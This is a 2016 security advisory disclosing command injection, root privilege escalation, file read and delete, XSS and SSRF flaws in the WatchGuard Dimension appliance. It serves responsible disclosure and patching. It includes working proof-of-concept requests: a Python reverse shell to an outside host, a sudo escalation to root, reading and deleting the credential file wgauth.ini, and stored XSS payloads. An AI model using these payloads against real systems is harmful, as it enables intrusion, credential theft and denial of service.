Vulnerability Advisory

Name	WatchGuard Dimension Virtual Appliance Multiple Vulnerabilities
Vendor Website	http://www.watchguard.com
Affected Software	WatchGuard Dimension <= 2.1
Date of Public Release	07/12/2016
Researchers	Francesco Oddo

Description

The WatchGuard Dimension virtual appliance is affected by multiple security vulnerabilities, including remote code execution via command injection, privilege escalation, arbitrary file read and delete, reflected and stored cross-site scripting and server-side request forgery.

An authenticated user with admin privileges can exploit these vulnerabilities to obtain remote code execution on the virtual appliance in the context of the root user.

Exploitation

Command Injection

Multiple command injection vulnerabilities exist in the application web interface. The application uses unescaped user-supplied input within Python methods invoking system shell functionality. An attacker can inject arbitrary commands and obtain remote code execution in the context of the ‘wgadmin’ user.

The screenshot below show a proof of concept exploitation of the vulnerability to spawn a reverse shell to the target WatchGuard appliance.

Proof of Concept – Command Injection

```
GET
/system/test_backup_conn?enabled=true&method=sftp&host=[redacted]||`python+-c+'imp
ort+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.co
nnect(("[redacted]",1984))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s
.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b''%23'
&port=22&user=frr34r4&directory=%2Ftmp HTTP/1.1
Host: 192.168.60.167
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://192.168.60.167/system/configure?mode=edit
Cookie: session_id=97be4e535b9e5338a2a140b1e553e7129b6b1b79
Connection: close
```

```
faber@[redacted]:~$ nc -nvlp 1984
listening on [any] 1984 ...
connect to [redacted] from (UNKNOWN) [redacted] 56056
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=999(wgadmin) gid=999(wgadmin) groups=999(wgadmin),4(adm),50(staff)
,103(fuse)
```

The table below summarises all the vulnerable input entry points.

URL	Type	Vulnerable Parameter	POC payload
/system/test_backup_conn	GET	host	127.0.0.1||`touch+/tmp/MYFILE`%23'
/system/test_backup_conn	GET	directory	%2ftmp'"`touch+/tmp/MYFILE`'
/system/put_data	POST	gw	127.0.0.1|touch /tmp/MYFILE

Privilege Escalation

The web server process serving the WatchGuard Dimension web interface is run in the context of the 'wgadmin' user. As shown in the screenshot below, the 'wgadmin' user was insecurely configured to have full sudo privileges, being able to run all commands without being prompted for a password.

Due to this misconfiguration the appliance is affected by a trivial privilege escalation vulnerability. An attacker who compromised the application web interface, can launch a sudo shell and obtain full root privileges on the appliance host.

Proof of Concept – Privilege Escalation

```
faber@[redacted]:~$ nc -nvlp 1984
listening on [any] 1984 ...
connect to [redacted] from (UNKNOWN) [redacted] 57948
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=999(wgadmin) gid=999(wgadmin) groups=999(wgadmin),4(adm),50(staff),103(fuse)
$ ps aux | grep wgadmin | grep http
wgadmin   1407  3.5  3.3 1828036 69132 ?       S1   01:09   3:02 /opt/watchguard
/dimension/bin httpd -d /opt/watchguard/dimension -d /opt/watchguard/dimension/s
hare/wlogserver -f /etc/opt/watchguard/dimension/wlogserver/conf/httpd.conf -D W
G_SYSTEM
wgadmin   1422  1.6  3.8 3838480 79344 ?       S1   01:09   1:26 /opt/watchguard
/dimension/bin httpd -d /opt/watchguard/dimension -d /opt/watchguard/dimension/s
hare/wsserver -f /etc/opt/watchguard/dimension/wsserver/conf/httpd.conf -D WG_SY
STEM
wgadmin  22644  0.0  0.0   8868   648 ?        S    02:35   0:00 grep http
$ sudo -l
Matching Defaults entries for wgadmin on dimension:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User wgadmin may run the following commands on dimension:
    (ALL) NOPASSWD: ALL
$ sudo -s
id
uid=0(root) gid=0(root) groups=0(root)
```

Arbitrary File Read and Delete

Several arbitrary file read vulnerabilities exist in the appliance web interface. The application retrieves data from the appliance filesystem based on filenames built from user-supplied input. Since no validation is performed on the user input, an attacker can provide absolute paths to access arbitrary files.

This vulnerability is aggravated by the fact that the application will delete the accessed file when this has writing permissions granted to the 'wgadmin' user. A limited user with standard user privileges (view only) can exploit this vulnerability to read and delete core system files, such as the '/etc/opt/watchguard/dimension/wgauth/wgauth.ini' file containing encrypted credentials for the admin user and other internal accounts used by the application. This results in an unrecoverable denial of service condition in the target appliance.

The proof of concept request below shows an example request to read and delete an arbitrary file from the filesystem.

Proof of Concept – Arbitrary File Read and Delete

```
GET
/report/get_pdf_file?serial=1&tmp_file_name=/etc/opt/watchguard/dimension/wgauth
/wgauth.ini&file_name=Executive_Summary_Report_2016-09-16_00_00_00_to_2016-09-17
_00_00_00.pdf HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[redacted]/dashboard/security?sn=1
Cookie: session_id=1cbae0c334afb24be3418658ea24f5094bec014d
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2016 03:52:02 GMT
Server: WatchGuard
Content-Length: 972
Content-Disposition: attachment; filename="Executive_Summary_Report_2016-09-16_00_00_00_to_2016-09-17_0
Accept-Ranges: bytes
Vary: Accept-Encoding
Last-Modified: Tue, 06 Sep 2016 01:54:05 GMT
Cache-Control: no-store, no-cache
Set-Cookie: session_id=1cbae0c334afb24be3418658ea24f5094bec014d; expires=Fri, 23 Sep 2016 04:52:02 GMT;
Connection: close
Content-Type: application/pdf

[__admin__]
DC835C0B6894A18111EDD1014B1D8131A0820C7CD3657E775DE93ADA96DD1A4A85D839DF4CC69B81B65A1896F4C8965F#1 = "\
WGAUTH_ACCESS_ADMIN"
DC835C0B6894A18111EDD1014B1D8131A0820C7CD3657E775DE93ADA96DD1A4A85D839DF4CC69B81B65A1896F4C8965F#2 = "\
WGAUTH_ACCESS_MODIFY"
DC835C0B6894A18111EDD1014B1D8131A0820C7CD3657E775DE93ADA96DD1A4A85D839DF4CC69B81B65A1896F4C8965F#3 = "\
WGAUTH_ACCESS_VIEW"

[__wgca__]
1CD6F8FC3925674EC9B6542439FF93ED6A527AE3BC5D2849AA1071A1BDEF4613124EC50CD520CDC3153A904D16D7E961#1 = "\
WGAUTH_ACCESS_PKEY"
```

The following tables lists the vulnerable parameters along with the user privileges required to carry out the attack.

URL	Type	Vulnerable Parameter	Exploitable By
/log/get_tmp_file	GET	tmp_file_name	admin
/report/get_pdf_file	GET	tmp_file_name	admin stduser
/system/get_file	GET	file_path	admin
/system/get_tmp_file	GET	tmp_file_name	admin

Cross-Site Scripting

Multiple instances of reflected and stored cross-site scripting vulnerabilities exist in the appliance web interface. The application reflects back user supplied-input without properly encoding meaningful markup characters, which allows an attacker to inject arbitrary JavaScript in the context of a victim user session.

The table on the next page summarises the vulnerable entry points discovered along with proof of concept payloads.


URL	Parameter	POC Payload	Type	Render
GET /log/log_data_distribution?id=<PAYLOAD>	id	<script>alert(1)</script>	Reflected	Request Response
GET /log/log_update_charttype?id=4&c_t=<PAYLOAD>	c_t	<script>alert(1)</script>	Reflected	Request Response
GET /report/get_daily_reports?sn=<PAYLOAD>	sn	<script>alert(1)</script>	Reflected	Request Response
POST /servers/logserver/ip_map/import_csv	csv_file	127.0.0.1<script>alert(1)</script>,localhost	Reflected	Request Response
GET /system/start_netdiag?host=<PAYLOAD> &util=<PAYLOAD>&opt=<PAYLOAD>	host util opt	<script>alert(1)</script>	Reflected	Request Response
GET /usersandroles/diagnostics_tests?domain=<PAYLOAD> &test=domain	domain	<script>alert(1)</script>	Reflected	Request Response
POST /servers/logserver/ip_map/import_csv	csv_file	127.0.0.1,localhost<script>alert(1)</script>	Stored	/servers/logserver/ip_map/retrieve?appliance_id=<ID>
POST /servers/logserver/ip_map/update	name	<script>alert(1)</script>	Stored	/servers/logserver/ip_map/retrieve?appliance_id=<ID>
POST /usersandroles/put_data	username	user<script>alert(1)</script>	Stored	/usersandroles/users

The screenshot below shows a proof of concept stored cross site scripting attack.

Proof of Concept – Stored Cross Site Scripting

```
POST /usersandroles/put_data HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://[redacted]/usersandroles/users?mode=edit
Content-Length: 964
Cookie: session_id=ba9e96ca895bbb17dde56c2e10d9f3935597e29ec
Connection: close

{"__module__":"modules.scripts.users.user_scripts","__class__":"UserManagementObj","is_ad_
enabled":false,"dc_ssl_enabled":false,"ad_domain_list":[],"ad_new_list":[],"is_ext_mgmt_en
abled":false,"mgmt_ip":"","passphrase":"","user_obj_list":[],"user_obj":{"__module__":"mod
ules.scripts.users.user_scripts","__class__":"UserObj","user_name":"user2<script>alert('St
ored XSS Username')</script>","user_type":"Local
User","password":"userlpwd","locked_out":false,"password_control":false,"user_roles":["Vie
w All Logs","View All Reports"],"current_user_roles":[],"combined_roles":["View All
Logs","View All
Reports"],"active_devices":[],"active_usergroups":[],"user_network_acl_list":[],"group_net
work_acl_list":[],"user_action":0},"device_list":[],"group_list":[],"is_radius_enabled":fa
lse,"radius_domains":[],"default_network_acl_list":[],"timeout":5,"retries":3,"group_attri
bute":11,"lockout_enabled":false,"lockout_duration":5,"lockout_stepsize":5,"lockout_nsteps
":30}
```



Server-Side Request Forgery

A server-side request forgery vulnerability exists in the appliance web interface. The application allows the configuration of a remote FTP server to store backup data for the WatchGuard Dimension appliance. While this represents per se a security risk as FTP connections are carried out over clear text communications, the application does not restrict the IP address of the backup FTP server to valid remote addresses only.

An attacker can specify the localhost address and manually add a destination TCP port. Providing a TCP port value for a listening port will cause a HTTP connection timeout. As shown in the screenshots below, the attack allows the detection of ports listening on localhost only.

Listening Ports on WatchGuard Dimension Appliance

```
root@localhost:~# netstat -plant | grep -i listen
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
1414/bin
tcp        0      0 0.0.0.0:4112            0.0.0.0:*               LISTEN
1364/python
tcp        0      0 127.0.0.1:4113          0.0.0.0:*               LISTEN
2165/sshd
tcp        0      0 0.0.0.0:4115            0.0.0.0:*               LISTEN
1395/wlcollector
tcp        0      0 127.0.0.1:4121          0.0.0.0:*               LISTEN
1404/bin
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
1414/bin
tcp6       0      0 :::4112                 :::*                    LISTEN
1364/python
```

Proof of Concept – Server-Side Request Forgery

```
POST /servers/logserver/test_ftp_connection HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 120
Accept: */*
Origin: https://[redacted]
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/52.0.2743.116 Safari/537.36
Content-Type: application/json
Referer: https://[redacted]/servers/logserver/configure?mode=edit
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: session_id=6de19a48011662c4c5b89b4b3d9ceadbe3d9b499

{"ftp_server":"127.0.0.1:$80$","upload_location":"/tmp","user_name":"user","user_pass":"userpwd",
"is_pass_changed":true}
```

Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	544
1	4118	200	☐	☐	544
2	4119	200	☐	☐	544
3	4120	200	☐	☐	544
4	4121		☐	☐	
5	4122	200	☐	☐	544
6	4123	200	☐	☐	544
7	4124	200	☐	☐	544
8	4125	200	☐	☐	544

The impact of this vulnerability is low as an attacker has only limited control to the generated server-side request.

Additional input entry points affected by same attack vector were found in the application web interface. Since the application allows the definition of a destination TCP port value, this was considered intended functionality.

Timeline

07/10/2016 – Initial disclosure to vendor
08/10/2016 – Vendor acknowledges receipt of the advisory and confirms vulnerabilities.
28/10/2016 – Vendor informs patches are in progress and announces expected release date
01/11/2016 – Vendor releases patched software version.
07/12/2016 – Public disclosure

Solution

Update to WatchGuard Dimension 2.1.1. Further details are provided in the reference link below.

References

http://www.watchguard.com/wgrd-blog/dimension-211-update-1

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com

Email info@security-assessment.com